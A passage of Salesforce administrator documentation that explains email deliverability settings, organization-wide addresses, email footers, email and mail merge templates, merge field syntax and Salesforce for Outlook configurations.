To improve the deliverability of email you send from Salesforce, configure your organization's email deliverability settings. Email deliverability is the likelihood of a company’s or individual’s email reaching its intended recipient. This likelihood is adversely affected by:

Bounced email

Email that is addressed to an invalid recipient and returned to the sender. If a sender sends several email messages that bounce, the email server might slow or block the delivery of all email from that sender.

Noncompliant email

Email that does not comply with a recipient's email security framework, such as the Sender Policy Framework (SPF), which verifies that the `From` address in an email message is not forged.

Warning: If you plan to activate both bounce management and email relaying, check with your email administrator to ensure that your organization's email server allows the relaying of email sent from salesforce.com; otherwise, the email you send from Salesforce may not get delivered. For information on email relaying, see Setting Up Email Relaying on page 1596.

To configure the email deliverability settings for your organization:

1. From Setup, click **Email Administration** > **Deliverability**.
2. To control the type of email your organization sends, change the `Access level` in the `Access to Send Email` section. You may not be able to edit the `Access level` if salesforce.com has restricted your organization's ability to change this setting.
   - `No access>`: Prevents all outbound email to and from users.
   - `System email only`: Allows only automatically generated emails, such as new user and password reset emails.
   - `All email>`: Allows all types of outbound email. Default for new, non-sandbox organizations.

   Tip: The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

   - Newly created sandboxes default to `System email only`.
   - Sandboxes created before 'Spring 13 default to `All email`.

3. Select the `Activate bounce management` checkbox to help ensure that the email addresses you have for your contacts, leads, and person accounts are correct, and that the email your users send to those addresses is not impeded due to excessive email bounces.

   When bounce management is activated and a user sends an email to a contact, lead, or person account with an invalid email address, Salesforce displays an alert next to that email address and prevents users from sending email to the address until it is updated or confirmed. Also, the email bounces to Salesforce instead of the sender's personal email account.

   Tip: Use the Bounced Contacts and Bounced Leads standard reports to view a list of email all addresses that have bounced email. The report includes the reason the email was bounced, the date the bounce occurred, and the contact, lead, or person account that bounced the email.

4. Select the `Show bounce alert next to all instances of the email address` checkbox to configure Salesforce to search all lead, contact, and person account records for instances of any email address that bounces an email and to display a bounce alert next to each instance. If you do not select this option, Salesforce only displays the bounce alert on the record from which the email was originally sent.
5. Select the `Return bounced email to sender` checkbox to configure Salesforce to send a copy of the bounced email header to the sender. If you do not select this option, only Salesforce receives the bounced email header. In either case, for security purposes Salesforce does not return the body of the bounced email to the sender. This option applies to all users in your organization and cannot be enabled per user or per email.

6. Select the `Enable compliance with standard email security mechanisms` checkbox to automatically modify the envelope `From` address of every email you send from Salesforce to comply with email security frameworks that your recipients might implement, such as SPF.

   Many recipient email systems enforce SPF to verify whether an email is legitimate. SPF checks the envelope `From` address of an inbound email to verify legitimacy. If this feature is enabled, Salesforce changes the envelope `From` address to a salesforce.com email address to verify the sender's legitimacy. The header `From` address remains set to the sender's email address.

   Note: For more information on SPF, see www.openspf.org.

7. Select the `Enable Sender ID compliance` checkbox to comply with the Sender ID framework. This will automatically populate the `Sender` field in the envelope of every email you send from Salesforce with `no-reply@salesforce.com`. This enables receiving mail servers using the Sender ID email authentication protocol to verify the sender of an email by examining the `Sender` and `From` headers of an inbound email through a DNS lookup. All replies will still be delivered to the sender's email address. If you do not select this checkbox, the `Sender` field is set to `null` and email delivery fails when a recipient email system performs a Sender ID check.

   Note:

   - We recommend enabling Sender ID compliance only if you have recipients using the Sender ID email authentication protocol, which isn't widely used.
   - If you enable Sender ID compliance, the recipient's email client (not Salesforce) may append the phrase "Sent on behalf of" to the `From` field of email received from Salesforce.
   - For more information on Sender ID, see www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx.

8. If you want Salesforce to send users a status email when their mass emails are complete, select `Notify sender when mass email completes`.
9. To specify how Salesforce uses the Transport Layer Security (TLS) protocol for secure email communication for SMTP sessions, choose one of the following:

   - `Preferred` (default): If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. If TLS is unavailable, Salesforce continues the session without TLS.
   - `Required`: Salesforce continues the session only if the remote server offers TLS. If TLS is unavailable, Salesforce terminates the session without delivering the email.
   - `Preferred Verify`: If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. Before the session initiates, Salesforce verifies the certificate is signed by a valid certificate authority, and that the common name presented in the certificate matches the domain or mail exchange of the current connection. If TLS is available but the certificate is not signed or the common name does not match, Salesforce disconnects the session and does not deliver the email. If TLS is unavailable, Salesforce continues the session without TLS.
   - `Required Verify`: Salesforce continues the session only if the remote server offers TLS, the certificate is signed by a valid certificate authority, and the common name presented in the certificate matches the domain or mail exchange to which Salesforce is connected. If any of these criteria are not met, Salesforce terminates the session without delivering the email.

   Note: If you select a setting other than `Preferred` (the default setting), select `Restrict TLS to these domains` and specify a comma-separated domain list. The asterisk (`*`) wildcard is allowed; for example, `*.subdomains.com` matches john@aco.subdomains.com and john@bco.subdomains.com (but not john@subdomains.com). If you don't specify domains, Salesforce uses the TLS setting you specify for all outbound emails, which may result in emails not being delivered.

10. Click **Save**.

Testing Deliverability

Organization-Wide Addresses

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To configure organization-wide addresses:	"Modify All Data"

If your organization requires users to share a common email alias, you can define a list of *organization-wide addresses* for each user profile. Organization-wide addresses define a common email address that a user profile can use. When sending email from Salesforce, users with these profiles can choose a different `From` address than the email address they have defined. Replies are delivered to the organization-wide address.

For example, assume your organization has several users under a single Support Profile. A Support Profile can be associated with an email address called `support@acme.com` and a `Display Name` of `Acme Support`. When Support Profile users send an outbound email through Salesforce, they can choose to have their `From` address appear as `support@acme.com` instead of their own Salesforce email address.

The highlighted sections in the following image represents the changes to the `From` address and `Display Name` that the recipient of an email might see:

```
Date: Wed, 22 Apr 2009 18:44:19 +0000
From: Acme Support <support@acme.com>
Sender: <no-reply@salesforce.com>
To: "friend@xyz.com" <friend@xyz.com>
Message-ID: <21746402.461240425859813.JavaMail.sfdc@na1-app1-12-sfm.ops.sfdc.net>
Subject: Here is your data
```

After an organization-wide address is verified, it is available as a `From` address when sending an email or an email alert.

To display the list of defined organization-wide addresses, from Setup, click **Email Administration** > **Organization-Wide Addresses**. From this page you can:

- Click **Add** to create a new organization-wide address.
- Click **Edit** to change any of the fields associated with the alias:

- ◊ `Display Name` is the word or phrase users who receive your email will see as the sender of the email.
- ◊ `Email Address` is the email address that is used when sending an outbound email.
- ◊ `Allowed Profiles` lists the profiles which use the email address as an alias.
- ◊ `Status` shows the current stage of verification. When you add a new organization-wide address, it must be verified as a valid email address before becoming available for use. If you have not received your verification email, click **Resend** to have another one sent.

- Click **Del** to remove the alias.

Note: You cannot use an organization-wide address to send a mass email or a Stay-in-Touch request. You cannot delete or change an organization-wide email address if it is used by an email alert.

Managing Organization-Wide Email Footers

Defining Organization-Wide Addresses

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To configure organization-wide addresses:	"Modify All Data"

To define an organization-wide address for a user profile:

1. From Setup, click **Email Administration** > **Organization-Wide Addresses**.
2. Click **Add**.
3. Enter a **Display Name**. The display name identifies how your name appears on outbound emails. The maximum length is 300 characters.
4. Enter the **Email Address** you would like to use as an alias. This can be any standard email address. The maximum length is 270 characters.
5. Select `Allow All Profiles to Use this From Address` if you want every user profile in your organization to be able to use the new `From` address. Otherwise, select `Allow Only Selected Profiles to Use this From Address` to choose from existing user profiles.
6. Click **Save** to save your changes, or **Save and New** to define another organization-wide address. A verification email is sent to the new email address which includes a link that you click to complete the verification process. The `From` address will not be available for use until you access the email and click this link. Click **Cancel** to return to the previous page without saving.

Note: You cannot delete or change an organization-wide email address if it is used by an email alert.

To use an organization-wide address, send an email or set up an email alert, and choose your organization-wide address from the drop-down list.

Managing Organization-Wide Email Footers

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create and edit email footers:	"Modify All Data"

You can create personalized footers or disclaimers that appear at the bottom of all outgoing email messages sent from Salesforce or the API. You can create a separate email footer for each encoding and choose default footers for single and mass email. The defaults are used when no footer matches an outgoing email's encoding.

Creating Email Footers

1. From Setup, click **Email Administration** > **Email Footers**.
2. Click **New**.
3. Enter a name.
4. Choose if you want the footer to be available for single emails, mass emails, or both.
5. Select the email encoding. The email encoding determines which emails the footer appears on. For each encoding you can have one active single email footer and one active mass email footer.
6. Enter the text of the footer.

Note: Footers are text only; HTML tags aren't rendered. Maximum is 32 KB.

Editing Email Footers

1. From Setup, click **Email Administration** > **Email Footers**.
2. To edit an email footer, either click **Edit** next to a footer or on the footer detail page.
3. Edit the footer information and click **Save**.

Choosing Default Email Footers

You can choose one default footer for single email and one for mass email. These defaults are used when no footer matches an outgoing email's encoding.

1. From Setup, click **Email Administration** > **Email Footers**.
2. Using `Default for Single Mail` and `Default for Mass Mail`, select default footers.
3. Click **Save**.

Note: If you don't click **Save**, your default footer choice is lost when you leave the page.

Deactivating Email Footers

You can deactivate an email footer without deleting it.

1. From Setup, click **Email Administration** > **Email Footers**.
2. Uncheck the `Single` and `Mass` checkboxes next to the footer.
3. Click **Save**.

Testing Deliverability

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To test email deliverability:	“Modify All Data”

Salesforce sends email from 52 different IP addresses. If your organization blocks any of these IP addresses, users might not receive all email sent from Salesforce.

To verify your organization can receive email from every Salesforce IP address:

1. From Setup, click **Email Administration** > **Test Deliverability**.
2. Enter your business email address.
3. Click **Send**. Salesforce simultaneously sends a test message from all 52 IP addresses to your business email address. Each test message specifies the IP address from which it was sent.
4. Check your business email account to make sure it received all 52 test messages.

If you received less than 52 test messages, your organization's email administrator must whitelist the Salesforce IP ranges on your organization's email server. Whitelisting an IP address allows the email server to receive email from an IP address that might otherwise be blocked. The Salesforce IP ranges are:

- 96.43.144.64 to 96.43.144.65
- 96.43.148.64 to 96.43.148.65
- 182.50.78.64 to 182.50.78.79
- 204.14.232.64 to 204.14.232.79
- 204.14.234.64 to 204.14.234.79

Note: If your organization activates email relaying, your email administrator only needs to whitelist the IP addresses Salesforce uses for email relaying (96.43.144.65, 96.43.148.65, 182.50.78.65, 204.14.232.65, and 204.14.234.65). For information on email relaying, see Setting Up Email Relaying on page 1596.

Salesforce.com maintains separate IP addresses for inbound and outbound email. The IP addresses used for outbound email don’t accept inbound email connections.

Configuring Deliverability Settings
Enabling Compliance BCC Emails

Deleting Email Attachments Sent as Links

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete email attachments sent as links:	"Modify All Data"

You can find and delete attachments sent as links. Recipients who subsequently click on the attachment link see a message asking them to contact the email sender to view the attachment. You can search only within your organization's email retention period (typically 30 days, but contact salesforce.com Support for your organization's details).

To find and delete email attachments sent as links:

1. From Setup, click **Email Administration** > **Attachments Sent as Links**
2. Enter either of these:
   - File name (optional), username, and date range:
     - ◊ Optionally, attachment file name, including the file extension (for example, `ThisYearResults.pdf`). You can use wildcards (for example, `ThisYearRes` would find `ThisYearResults.pdf`).
     - ◊ Sender's username
     - ◊ Date range during which the email was sent
   - Attachment URL: Click the attachment link (`.html`) in the email to open it in a browser, and copy and paste the URL.
3. Click **Search**.
   - Search results show up to 100 matching entries.
   - If the attachment was sent using mass email, search results show one entry for every 100 emails sent—delete one of these entries to delete the attachment.
4. In Search Results, click **Del** next to the attachment you want to delete. Recipients who subsequently click on the attachment link see a message asking them to contact the email sender to view the attachment.

   Note: You cannot recover deleted attachments from the Recycle Bin.

Monitoring the Mass Email Queue

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To view your mass email or cancel your pending mass email:	“Mass Email”
To view all mass email or cancel pending mass email in your organization:	“Modify All Data”

Use the mass email queue to view the status of scheduled mass emails and cancel mass emails if necessary.

To view the mass emails you have scheduled, go to your personal settings and select **Email** > **My Mass Emails**. If you have permission to view all mass emails in your organization, from Setup click **Monitoring** > **Mass Email**.

From these pages, you can:

- Click **Cancel** to cancel a pending mass email.
- Click **Stop** to stop a mass email that Salesforce is in the process of sending.
- Click **Del** to delete the record of a sent or canceled mass email from the queue.
- Click the name of the mass email to view details about an individual mass email.

The mass email queue shows the number of recipients that the mass email was addressed to and sent to. These numbers may differ because:

- The mass email would cause your organization to exceed its daily mass email limit. Salesforce does not send the message to any of the intended recipients in this case.
- One or more selected recipients opted out of receiving mass email after the mass email was scheduled but before it was processed.
- One or more selected recipient email addresses were removed from the contact or lead after the mass email was scheduled but before it was processed.
- The user who sent the mass email was deactivated after the mass email was scheduled but before it was processed. Salesforce does not send mass emails scheduled by a user who is deactivated.

WORKING WITH MAIL MERGE TEMPLATES

Managing Mail Merge Templates

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To upload mail merge templates:	"Manage Public Templates"
To edit mail merge templates:	"Manage Public Templates"

Mail merge templates define the content of a form letter or other mail merge document. They include variables called merge fields where data from your records—for example a contact's name and address—displays in the generated document.

As an administrator, you're responsible for building mail merge templates in Microsoft Word and uploading them to Salesforce to make them available for your users. See the following topics:

- Creating New Mail Merge Templates explains how to build a new mail merge template from a blank Word document.
- Modifying Existing Mail Merge Templates explains how to download sample templates and modify them to meet your unique business needs.
- Uploading Mail Merge Templates to Salesforce explains how to upload completed mail merge templates to Salesforce.

Tip: Download sample mail merge templates to help you get started.

Mail Merge Overview
Merge Fields for Mail Merge Templates
Sending Single Mail Merge Documents

Creating Visualforce Email Templates

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

User Permissions Needed	
To create or change Visualforce email templates:	"Customize Application"
To create or change public email template folders:	"Manage Public Templates"

To create a Visualforce email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click **New Template**.
3. Choose `Visualforce` and click **Next**.

   You can't send a mass email using a Visualforce email template.
4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
6. Enter an `Email Template Name`.
7. If necessary, change the `Template Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select an `Encoding` setting to determine the character set for the template.
9. Enter a `Description` of the template. Both template name and description are for your internal use only.
10. Enter the subject line for your template in `Email Subject`.
11. In the `Recipient Type` drop-down list, select the type of recipient that will receive the email template.
12. In the `Related To Type` drop-down list, optionally select the object from which the template will retrieve merge field data.
13. Click **Save**.
14. On the Viewing Email Templates page, click **Edit Template**.
15. Enter markup text for your Visualforce email template.

Note: If you are including an image, we recommend uploading it to the Documents tab so that you can reference the copy of the image that is on our server. For example:

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

16. Click **Version Settings** to specify the version of Visualforce and the API used with this email template. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this email template. Generally, you should use the default value for all versions. This associates the email template with the most recent version of Visualforce, the API, as well as each managed package. You can specify an older version of Visualforce and the API to maintain specific behavior. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
17. Click **Save** to save your changes and view the details of the template, or click **Quick Save** to save your changes and continue editing your template. Your Visualforce markup must be valid before you can save your template.

Note: The maximum size of a Visualforce email template is 1 MB.

You can't send a mass email using a Visualforce email template. The `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` merge fields work only for mass email and are unavailable in Visualforce email templates.

Tip:

- Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email. If the email template includes encrypted data, keep in mind that the data displays encrypted within the generated email and when viewing the Visualforce template page. It doesn't display in plain text for security purposes.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's `language` attribute (valid values: Salesforce supported language keys, for example, "en-US"). The language attribute accepts merge fields from the email template's `recipientType` and `relatedToType` attributes. You create custom language fields for use in the merge fields. The Translation Workbench is required to translate email templates.

Creating Custom HTML Email Templates

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions
HTML and Visualforce email templates not available in: **Personal** Edition

User Permissions Needed	
To create or change custom HTML email templates:	"Edit HTML Templates"
To create or change public email template folders:	"Manage Public Templates"

To create a custom HTML email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click **New Template**.
3. Choose `Custom (without using Letterhead)` and click **Next**.
4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
6. Enter an `Email Template Name`.
7. If necessary, change the `Template Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select an `Encoding` setting to determine the character set for the template.
9. Enter a `Description` of the template. Both template name and description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
10. Click **Next**.
11. Enter the `Subject` to appear in the email you send.
12. Enter the HTML source text to appear in the message you send. This should include all the HTML tags.

Note: If you are including an image, we recommend uploading it to the Documents tab so that you can reference the copy of the image that is on our server. For example:

```
<img src="https://na2.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

13. Optionally, enter merge fields in the template subject and body. These fields will be replaced with information from your lead, contact, account, opportunity, case, or solution when you send an email.
14. Click **Next**.
15. Optionally, enter the text-only version of your email or click **Copy text from HTML version** to automatically paste the text from your HTML version without the HTML tags. The text-only version is available to recipients who are unable to view HTML emails.

    Warning: Salesforce.com recommends that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you don't leave the text-only version blank and instead manually enter content, subsequent edits to the HTML version aren't reflected in the text-only version.

16. Click **Save**.

Tip: Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email.

Note: Users cannot modify the content of a custom HTML template when they select it for use in an email.

4. Choose a folder in which to store the template.
5. Select the `Available For Use` checkbox if you would like this template offered to users when sending an email.
6. Enter an `Email Template Name`.
7. If necessary, change the `Template Unique Name`. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the `Template Unique Name` field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select a `Letterhead`. The letterhead decides the logo, page color, and text settings of your email.
9. Select the `Email Layout`. The email layout determines the columns and page layout of the message text. Click **View Email Layout Options** to see samples.
10. Select an `Encoding` setting to determine the character set for the template.
11. Enter a `Description` of the template. Both template name and description are for your internal use only. The description is used as the title of any email activities you log when sending mass email.
12. Click **Next**.
13. Enter the `Subject` to appear in the email you send.
14. Enter the text to appear in the message you send. Click any section and begin entering text for your message. To prevent users from editing a section when using this template, click the padlock icon.
15. Change the style of your text by selecting the text and using the format toolbar. See Using the Format Toolbar on page 1288 for instructions on the format toolbar.
16. Optionally, enter merge fields in the template subject and body. These fields will be replaced with information from your lead, contact, account, opportunity, case, or solution when you send an email.
17. Click **Next**.
18. Optionally, enter the text-only version of your email or click **Copy text from HTML version** to automatically paste the text from your HTML version without the HTML tags. The text-only version is available to recipients who are unable to view HTML emails.

    Warning: Salesforce.com recommends that you leave the text-only version blank. If you leave it blank, Salesforce automatically creates the text-only content based on the current HTML version. If you don't leave the text-only version blank and instead manually enter content, subsequent edits to the HTML version aren't reflected in the text-only version.

19. Click **Save**.

Tip: Click **Send Test and Verify Merge Fields** to view a sample of the template populated with data from records you choose and send a test email.

Merge Fields for Email Templates

Available in: **All** Editions except **Database.com**
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions
HTML and Visualforce email templates not available in: **Personal** Edition

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

You can use merge fields in the subject and body of custom HTML templates.

Syntax and Formatting

When you insert a merge field in an email template, the syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name and a closing curly brace. For example, if you want to include the account number of your recipient, you could enter `ID: {!Account.AccountNumber}`, and your recipient's email will display `ID: 001234567890123`.

The syntax for a merge field may differ, depending on where you're using it in Salesforce. To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field. Most merge fields for email templates correspond directly with email template fields.

Important:

- If a standard object and custom object have matching names or labels, only the standard object's fields display when you select from Available Merge Fields.

  For example, if you have a custom object and a standard object both called `Quote`, you won't be able to select the custom object. To ensure that you can select merge fields from either object, add a character to make the custom object's name and label unique, such as `Quote2`.
- If two or more custom objects have matching names or labels, only one of the objects displays when you select from Available Merge Fields. Ensure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

Tips

General Tips

- In email templates, you can add substitute text to any merge field. Substitute text displays in a sent email if the merge record does not contain data for that field. To add substitute text, place a comma after the field name and enter the text before the closing bracket, for example: `Dear {!Contact.FirstName, Valued Customer}`. When you save the template, the merge field appears in the template as `Dear {!BLANKVALUE(Contact.FirstName, "Valued Customer")}`. In this example, if there is no information in the `First Name` field of the contact record, the email you create with your template will begin with "Dear Valued Customer".
- The `{!Receiving_User.`*`field_name`*`}` and `{!Sending_User.`*`field_name`*`}` merge fields work only for mass email and are unavailable in Visualforce email templates.
- User fields are also known as `Sending User` fields for administrators and users with the "Manage Users" permission. Use them in email templates when referencing the person sending the email.
- Administrators and users with the "Manage Users" permission can use Receiving User merge fields for email templates to reference the recipient of the email.
- The `Created Date` and `Last Modified Date` fields display only the date, not the date and time.
- If your template contains a merge field for which there is no data in a particular record, that field does not appear in the email you send. To find blank fields, modify your recipient list view to search for the merge fields you are using in your template, and enter the criterion "<field> equals," leaving the third field blank. Edit those records that have blank fields before you send your emails.

Accounts

When account merge fields are included in an email template and this template is selected after a contact is added to the email `To` field, the account merge fields are populated from the contact's account, not the case's account.

Approvals

If the email template you choose contains approval merge fields named `{!ApprovalRequest.field_name}`, these fields will return values only when that email template is used as the approval assignment template. If you use the template for any other email alert action—in either workflow rules or approval processes—the merge fields will return a null value.

Campaigns

- Campaign and campaign member merge fields can be used in email templates, but not mail merge templates.
- Campaign member merge fields cannot be used with other types of merge fields in the same email template. For example, if you create an email template using a campaign member merge field and you want to include the title of the recipient, use `{!CampaignMember.Title}` instead of `{!Lead.Title}` or `{!Contact.Title}`.

Cases

If you have enabled Email-to-Case or On-Demand Email-to-Case, you can create email templates that support agents can use to respond to case emails. These templates can include merge fields that display information from the original email in the response.

Connection Finder

Custom email templates must contain the survey URL. `{!Contact.PartnerSurveyURL}` is available as a contact merge field when creating templates.

Contacts

Templates with contact merge fields can be used to generate email documents for leads. Likewise, you can use lead templates to generate contact emails and documents.

Note: You can only use standard fields when generating email for leads or contacts.

Opportunities

Merge fields for products on opportunities are only available to organizations that have enabled products and can only be used in mail merge templates, but not email templates.

See Also:

Merge Fields Overview

Merge Fields for Visualforce Email Templates

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

Merge fields for Visualforce email templates use the same expression language as formulas:

```
{!Object_Name.Field_Name}
```

For example, you can start your email template with `Hello, {!Contact.FirstName}`. When you send the template, each recipient will see their first name in place of the merge field. If your recipient's first name is John, he will see `Hello, John!` when he opens the email.

Tips

- You can't send a mass email using a Visualforce email template. `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` are used for mass email and aren't available for Visualforce email templates.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's language attribute. Valid values are Salesforce-supported language keys, such as "en-us" for English (US). The language attribute accepts merge fields from the email template's `recipientType` and `relatedToType` attributes. You create custom language fields for use in the merge fields. The Translation Workbench is required to translate email templates.

Merge Fields for Mail Merge Templates

Available in: **All** Editions except **Database.com**

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

Mail merge templates are created by uploading documents to Salesforce from your desktop. The syntax for these merge fields is *`OBJECT_FIELD_NAME`* or *`FIELD_NAME`*. Merge fields for mail merge templates must:

- Be unique
- Contain only letters, numbers, and the underscore (_) character
- Not exceed 40 characters

For example: `AccountNumber`. To ensure you're using the correct syntax, use Connect for Office to insert merge fields into your mail merge template.

Compatibility with Other Features

- For opportunity mail merges, you can use contact merge fields to merge additional information about a related contact.
- Merge fields for products on opportunities are only available to organizations that have enabled products.
- Approval process merge fields can be used in email templates, but not mail merge templates.
- Campaign and campaign member merge fields cannot be used in mail merge templates.

Tips

Templates with contact merge fields can be used to generate mail merge documents for leads. Likewise, you can use lead templates to generate contact documents.

Note: You can only use standard fields when generating mail merge documents for leads or contacts.

Managing Version Settings for Visualforce Email Templates

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

User Permissions Needed	
To set version settings for Visualforce email templates:	"Customize Application"

To aid backwards-compatibility, each Visualforce email template is saved with version settings for the specified version of Visualforce and the API. If the Visualforce email template references installed managed packages, the version settings for each managed package referenced by the Visualforce component are saved too. This ensures that as Visualforce, the API and the components in managed packages evolve in subsequent versions, a Visualforce email template is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Visualforce version for an existing Visualforce email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click the `Email Template Name` for the Visualforce email template.
3. Click **Edit Template** and then click **Version Settings**.
4. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with this template.
5. Click **Save**.

To configure the package version settings for a Visualforce email template:

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, click **Communication Templates** > **Email Templates**.
   - If you don't have permission to edit public templates, at the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears. Then from the left side of the page, click **Email** > **My Templates**.
2. Click the `Email Template Name` for the Visualforce email template.
3. Click **Edit Template** and then click **Version Settings**.
4. Select a `Version` for each managed package referenced by the Visualforce email template. This version of the managed package will continue to be used by the Visualforce email template if later versions of the managed package are installed,

unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the Visualforce email template.

5. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce email template that references a managed package without specifying a version of the managed package, the Visualforce email template is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a Visualforce email template's version setting for a managed package if the package is referenced by the Visualforce email template.

Salesforce for Outlook Configurations Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
To create, edit, or delete configurations:	“Manage Email Client Configurations”

If your organization uses Professional, Enterprise, Unlimited, or Developer Editions, you'll use Salesforce for Outlook configurations.

A Salesforce for Outlook configuration is a set of parameters that determine the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. You can create multiple configurations to simultaneously suit the needs of different types of users. For example, an opportunity team might want to sync everything, while a manager might only want to sync events. Users may be able to edit some of their own settings.

To manage your configurations, click **Desktop Administration** > **Outlook Configurations**.

If you want to	A configuration,
Create	Click **New Outlook Configuration**.
Edit	Click **Edit**.
Delete	Click **Del**.
View details about	Click its name.
Clone	Select the configuration you want to clone and click **Clone**.
Activate	Click **Edit** next to the configuration, select `Active`, and click **Save**.
Deactivate	Click **Edit** next to the configuration, deselect `Active`, and click **Save**. If the configuration's users are listed on another active configuration through a profile, that configuration is used the next time they open Outlook. Otherwise, removed users are unable to use Salesforce for Outlook.

Default Salesforce for Outlook Configuration

Creating Salesforce for Outlook Configurations

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	"View Setup and Configuration"
To create, edit, or delete configurations:	"Manage Email Client Configurations"

1. From Setup, click **Desktop Administration** > **Outlook Configurations**.
2. Click **New Outlook Configuration**.
3. Enter a name and description of the configuration.
4. Select `Active` to activate the configuration.
5. Make sure `Notify of product updates` is selected if you want users to see system tray alerts when new versions of Salesforce for Outlook are available for download. Users are alerted every 14 days until they download the new version or hide system tray alerts.
6. Depending on the configuration, you'll need to define some or all of these settings.
   - Assigned users and profiles
   - Email-related options for the Salesforce Side Panel, as well as add email and create cases
   - Sync direction
   - Conflict behavior
   - Field mappings
   - Matching criteria
   - Modification permissions
   - Advanced settings
7. Click **Save**.
8. Define data sets.

When users log in to Salesforce from the Salesforce for Outlook setup wizard, these settings take effect immediately. If you deactivate a configuration and the assigned users are listed on another active configuration through a profile, the active configuration is used the next time they open Outlook.

Assigning Users to Salesforce for Outlook Configurations

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view configurations:	“View Setup and Configuration”
